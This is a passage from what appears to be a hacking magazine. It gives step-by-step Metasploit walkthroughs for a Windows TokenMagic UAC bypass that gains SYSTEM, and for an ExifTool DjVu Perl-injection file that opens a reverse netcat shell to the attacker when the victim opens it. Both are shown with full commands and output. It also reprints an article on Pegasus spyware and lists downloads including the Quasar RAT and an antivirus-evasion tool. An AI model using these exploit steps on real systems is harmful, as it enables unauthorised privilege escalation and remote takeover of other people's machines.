Background the initial meterpreter session and load the token magic exploit module as shown bel- ow.

```
msf6 exploit(multi/handler) > search tokenmagic

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  De
scription
   -  ----                                  ---------------  ----       -----  --
---------
   0  exploit/windows/local/tokenmagic  2017-05-25       excellent  Yes    Wi
ndows Privilege Escalation via TokenMagic (UAC Bypass)
```

After setting all the options required, use check command to see if target is indeed vulnerable.

```
msf6 exploit(multi/handler) > use 0
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/local/tokenmagic) > set lhost 192.168.36.171
lhost => 192.168.36.171
msf6 exploit(windows/local/tokenmagic) > set lport 4466
lport => 4466
msf6 exploit(windows/local/tokenmagic) > check
[-] Check failed: Msf::OptionValidateError One or more options failed to vali
date: SESSION.
msf6 exploit(windows/local/tokenmagic) > set session 1
session => 1
msf6 exploit(windows/local/tokenmagic) > check
[*] The target appears to be vulnerable.
msf6 exploit(windows/local/tokenmagic) >
```

Then execute the module.

```
msf6 exploit(windows/local/tokenmagic) > run

[*] Started reverse TCP handler on 192.168.36.171:4466
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] Attempting to PrivEsc on WIN-JUOC99C2Q55 via session ID: 1
[*] Uploading payload to C:\Users\admin\AppData\Local\Temp\sDECeLOX.exe
[*] Running Exploit on WIN-JUOC99C2Q55
[*] Executing TokenMagic PowerShell script
[+] Enjoy the shell!
[*] Sending stage (200262 bytes) to 192.168.36.183
[+] Deleted C:\Users\admin\AppData\Local\Temp\sDECeLOX.exe
[*] Meterpreter session 2 opened (192.168.36.171:4466 -> 192.168.36.183:49167
) at 2021-08-02 09:27:36 -0400
```

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer        : WIN-JUOC99C2Q55
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 3
Meterpreter     : x64/windows
meterpreter >
```

As we can see, we successfully gained a meterpreter session with SYSTEM privileges on the target.

"Is hacking ever acceptable? It depends on the motive."
- Charlie Brooker

ExifTool ANT perl Injection Module

TARGET: ExifTool v7.44 to 12.23 **TYPE: Local** **MODULE : Exploit**
ANTI-MALWARE : NA

ExifTool is a platform-independent Perl library plus a command-line application for reading, writing and editing meta information in a wide variety of files. The above mentioned versions of Exif Tool are vulnerable to a Perl injection vulnerability that can be exploited to gain a shell using Perl backticks. The vulnerability is present in DjVu parsing code of ExifTool.

What this module does is creates a malcious payload which when opened by the vulnerable version of ExifTool gives a shell. We have tested this module on Ubuntu. The download information of ExifTool is given in our Downloads section. It needs no installing. Just extract the zip archive.

```
user1@ubuntu:~$ cd Desktop
user1@ubuntu:~/Desktop$ ls
anydesk_5.5.2-1_i386.deb   openmrs-standalone-2.1.2
exiftool-12.23.tar.gz      openmrs-standalone-2.1.2.zip
nagiosxi                   xi-5.6.5.tar.gz
user1@ubuntu:~/Desktop$ tar -xf exiftool-12.23.tar.gz
user1@ubuntu:~/Desktop$ ls
anydesk_5.5.2-1_i386.deb   nagiosxi                    xi-5.6.5.tar.gz
exiftool-12.23             openmrs-standalone-2.1.2
exiftool-12.23.tar.gz      openmrs-standalone-2.1.2.zip
user1@ubuntu:~/Desktop$
```

Let's see how this module works. Load the ExifTool_djvu_injection exploit module as shown below.

```
msf6 > search exiftool_djvu

Matching Modules
================

   #  Name                                                    Disclosure Da
te  Rank       Check  Description
   -  ----                                                    -------------
--  ----       -----  -----------
   0  exploit/unix/fileformat/exiftool_djvu_ant_perl_injection  2021-05-24
    excellent  No     ExifTool DjVu ANT Perl injection


Interact with a module by name or index. For example info 0, use 0 or use exp
loit/unix/fileformat/exiftool_djvu_ant_perl_injection

msf6 >
```

"Is hacking ever acceptable? It depends on the motive."
- Charlie Brooker

```
msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(unix/fileformat/exiftool_djvu_ant_perl_injection) > show options

Module options (exploit/unix/fileformat/exiftool_djvu_ant_perl_injection):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME  msf.jpg          yes       Output file


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.36.171   yes       The listen address (an interface may b
                                     e specified)
   LPORT  4444             yes       The listen port
```

Set all the required options and execute the module.

```
msf6 exploit(unix/fileformat/exiftool_djvu_ant_perl_injection) > run

[+] msf.jpg stored at /home/kali/.msf4/local/msf.jpg
msf6 exploit(unix/fileformat/exiftool_djvu_ant_perl_injection) >
```

Let's copy this malicious file to the target system.

```
user1@ubuntu:~/Desktop/exiftool-12.23$ ls
arg_files          fmt_files     META.json                 README
build_tag_lookup   html          META.yml                  t
Changes            lib           msf.jpg                   validate
config_files       Makefile.PL   perl-Image-ExifTool.spec  windows_exiftool
exiftool           MANIFEST      pp_build_exe.args
```

Before opening this file with exiftool, let's start a listener on the attacker system.

```
msf6 exploit(unix/fileformat/exiftool_djvu_ant_perl_injection) > use exploit/
multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload cmd/unix/reverse_netcat
payload => cmd/unix/reverse_netcat
msf6 exploit(multi/handler) > set lhost 192.168.36.171
lhost => 192.168.36.171
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.36.171:4444
```

As soon as this malicious file is opened with exiftool,

```
user1@ubuntu:~/Desktop/exiftool-12.23$ ./exiftool msf.jpg
```

A shell is obtained on the attacker system as shown below.

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.36.171:4444
[*] Command shell session 1 opened (192.168.36.171:4444 -> 192.168.36.138:516
58) at 2021-08-03 12:23:23 -0400
```

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.36.171:4444
[*] Command shell session 1 opened (192.168.36.171:4444 -> 192.168.36.138:516
58) at 2021-08-03 12:23:23 -0400

id
uid=1000(user1) gid=1000(user1) groups=1000(user1),4(adm),24(cdrom),27(sudo),
30(dip),46(plugdev),119(lpadmin),130(lxd),131(sambashare)
whoami
user1
uname -a
Linux ubuntu 5.3.0-42-generic #34-Ubuntu SMP Fri Feb 28 05:49:40 UTC 2020 x86
_64 x86_64 x86_64 GNU/Linux
^Z
Background session 1? [y/N]  y
msf6 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type            Information  Connection
  --  ----  ----            -----------  ----------
  1         shell cmd/unix               192.168.36.171:4444 -> 192.168.36.
                                         138:51658 (192.168.36.138)

msf6 exploit(multi/handler) >
```

"One of my favourite books about hackers is 'Masters of Deception' about this hacking group in the 1990s. Many of them didn't come from wealthy families. These are kids that are very intelligent; they just happen to be misdirected."

- Harper Reed

Spyware : Why the booming surveillance tech industry is vulnerable to corruption and abuse

Online Security

Christian Kemp
Lecturer, Criminology
Anglia Ruskin University

The world's most sophisticated commercially available spyware may be being abused, according to an investigation by 17 media organisations in ten countries. Intelligence leaks and forensic phone analysis suggests the surveillance software, called Pegasus, has been used to target and spy on the phones of human rights activists, investigative journalists, politicians, researchers and academics.

NSO Group, the Israeli cyber intelligence firm behind Pegasus, insists that it only licenses its spyware to vetted government clients in the name of combating transnational crime and terrorism. It has labelled reports from investigative journalists a "vicious and slanderous campaign" upon which it will no longer comment.

As if that's not insidious enough, Pegasus can record calls and track a target's location while independently and secretly activating a phone's camera and microphone.

Yet the founder and chief executive of NSO Group previously admitted that "in some circumstances our customers might misuse the system." Given that the group has sold its spyware to a reported 40 countries, including some with poor records of corruption and human rights violations, it's alleged that Pegasus has been significantly misused, undermining the freedom of the press, freedom of thought and free and open democracies.

These revelations are the latest indication that the spyware industry is out of control, with licensed customers free to spy on political and civilian targets as well as suspected criminals. We may be heading to a world in which no phone is safe from such attacks.

How Pegasus works?

Pegasus is regarded as the most advanced spyware on the market. It can infiltrate victims' devices without their even having to click a malicious link – a so-called "zero-click attack". Once inside, the power Pegasus possesses to transform a phone into a surveillance beacon is astounding.

It immediately sets to work copying messages, pictures, videos and downloaded content to send to the attacker. As if that's not insidious enough, Pegasus can record calls and track a target's location while independently and secretly activating a phone's camera and microphone. With this capability, an infected phone acts like a fly on the wall, seeing, hearing and reporting back the intimate and sensitive conversations that it watches continuously.

There's previous evidence of Pegasus misuse. It was implicated in the alleged hacking of Jeff Bezos' phone by the crown prince of Saudi Arabia in 2018. The following year, it was revealed that several Indian lawyers and activists had been targeted by a Pegasus attack via WhatsApp.

The new revelations suggest that Pegasus was used to watch Mexico's president Andres Manuel Lopez and 50 members of his inner circle – including friends, family, doctors, and aides – when he was an opposition politician. Pegasus has also been linked to the surveillance of Rahul Gandhi, the current political rival to Indian prime minister Narendra Modi.

A Pegasus infiltration has also now been found among phones belonging to the family and friends of murdered journalist Jamal Khashoggi, and there are indications that Pegasus may also have been used by a Mexican NSO client to target the Mexican journalist Cecilio Pineda Birto, who was murdered in 2017.

Spyware Industry

Although the power of Pegasus is shocking, spyware in its various forms is far from a new

phenomenon. Basic spyware can be traced back to the early 1990s. Now it's a booming industry with thousands of eager buyers.

At the base of the spyware industry are the lesser snooping tools, sold for as little as $70 (£51) on the dark web, which can remotely access webcams, log computer keystrokes and harvest location data. The use of such spyware by stalkers and abusive partners is a growing, concerning issue.

Then of course there's the global surveillance estate that Edward Snowden lifted the curtain on in 2013. His leaks revealed how surveillance tools were being used to amass a volume of citizens' personal data that seemed to go well beyond the brief of the intelligence agencies using them.

In 2017, we also learned how a secret team of elite programmers at the US National Security Agency had developed an advanced cyber-espionage weapon called Eternal Blue, only for it to be stolen by the hacker collective Shadow Brokers and sold on the dark web. It was this spyware that would later be used as the backbone of the infamous 2017 Wannacry ransomware attack, which targeted the NHS and hundreds of other organisations.

When the Snowden leaks were published, many were shocked to learn of the scale of surveillance that digital technologies had enabled. But this mass spying was at least developed and conducted within state intelligence agencies, who had some legitimacy as agents of espionage.

We're no longer debating the right of the state to violate our own rights to privacy. The Pegasus revelations show we've arrived in a new, uncomfortable reality where highly sophisticated spyware tools are sold on an open market. To be under no illusion, we're referring here to an industry of for-profit malware developers creating and selling the same types of tools – and sometimes the very same tools – used by "bad hackers" to bring businesses and government organisations to their knees.

In the wake of the Pegasus revelations, Edward Snowden has called for an international spyware ban, stating that we're moving towards a world where no device is safe. That will certainly be the case if Pegasus meets the same fate as Eternal Blue, with its source code finding its way onto the dark web for use by criminal hackers.

"We need to work together to end unlawful targeted surveillnce. As Snowden said, we need to chang the game."
- Amnesty International

In the wake of the Pegasus revelations, Edward Snowden has called for an international spyware ban, stating that we're moving towards a world where no device is safe. That will certainly be the case if Pegasus meets the same fate as Eternal Blue, with its source code finding its way onto the dark web for use by criminal hackers.

The Article first appeared in The Coversation.

The Day I was most disappointed.

OUR STORY

I have waited for this day for a long time. Just like many of you, I was also interested in learnin -g hacking about a decade ago.

After lot of brainstorming and research, I saw it good to take a course of Ethical Hacking to achieve my goal. I had one apprehension though. The courses were expensive but of short duratio -n. Will I be able to learn hacking so fast?

Having no other way to achieve my goal, I took the jump. After teaching about some basics like OSI model, Data link layer, TCP handshake etc , my favorite topic (almost every aspiring hacker's favorite topic) came.

System Hacking. The target was Windows XP and attacker system Backtrack. The selection of target itself disappointed me. Windows 8 was rel -eased by then and Windows 7 was still the most popular Windows operating system.

To further increase burden on my disappointment, Firewall was turned off and Antivirus disabled on the target system. I made my objecti -on clear to my Trainer.

The Trainer had logical explanations for my objections. The first demo will be on XP and the -n we will move to attacks on other OS like 7 and 8. He gave similar logic for disabling Anti - virus and Firewall and said ms08_067 exploit do -esn't run in presence of AV.

Although , I was silenced outside, many questions were racing thru my mind. The most important of them was how to ask my victim to disable Av and Firewall while attacking. Every basic user used Anti Virus back then.

The course time finished before the time for moving to attacking latest Windows Os'es came.

Not willing to give up the passion of hacking, I started my own research. For first year, I felt Ethical hacking was just a farce and bypassing AV was a myth and none of the exploits would work in presence of AV.

Thankfully, I still continued my research and very soon I delved into a different dimension of hacking where there were malware undetectable by almost all antiviruses, where attackers convinced their victims to become victims by their own choice etc

Our Hackercool Magazine is the product my research of many years. Our Magazine teaches Real World Ethical Hacking i.e how hacking works in Real World.

DOWNLOADS

1. Quasar RAT :
https://github.com/quasar/Quasar

2. EXIF Tool :
https://exiftool.org/

3. Visual Studio :
https://visualstudio.microsoft.com/

4. AV | ATOR :
https://github.com/Ch0pin/AVIator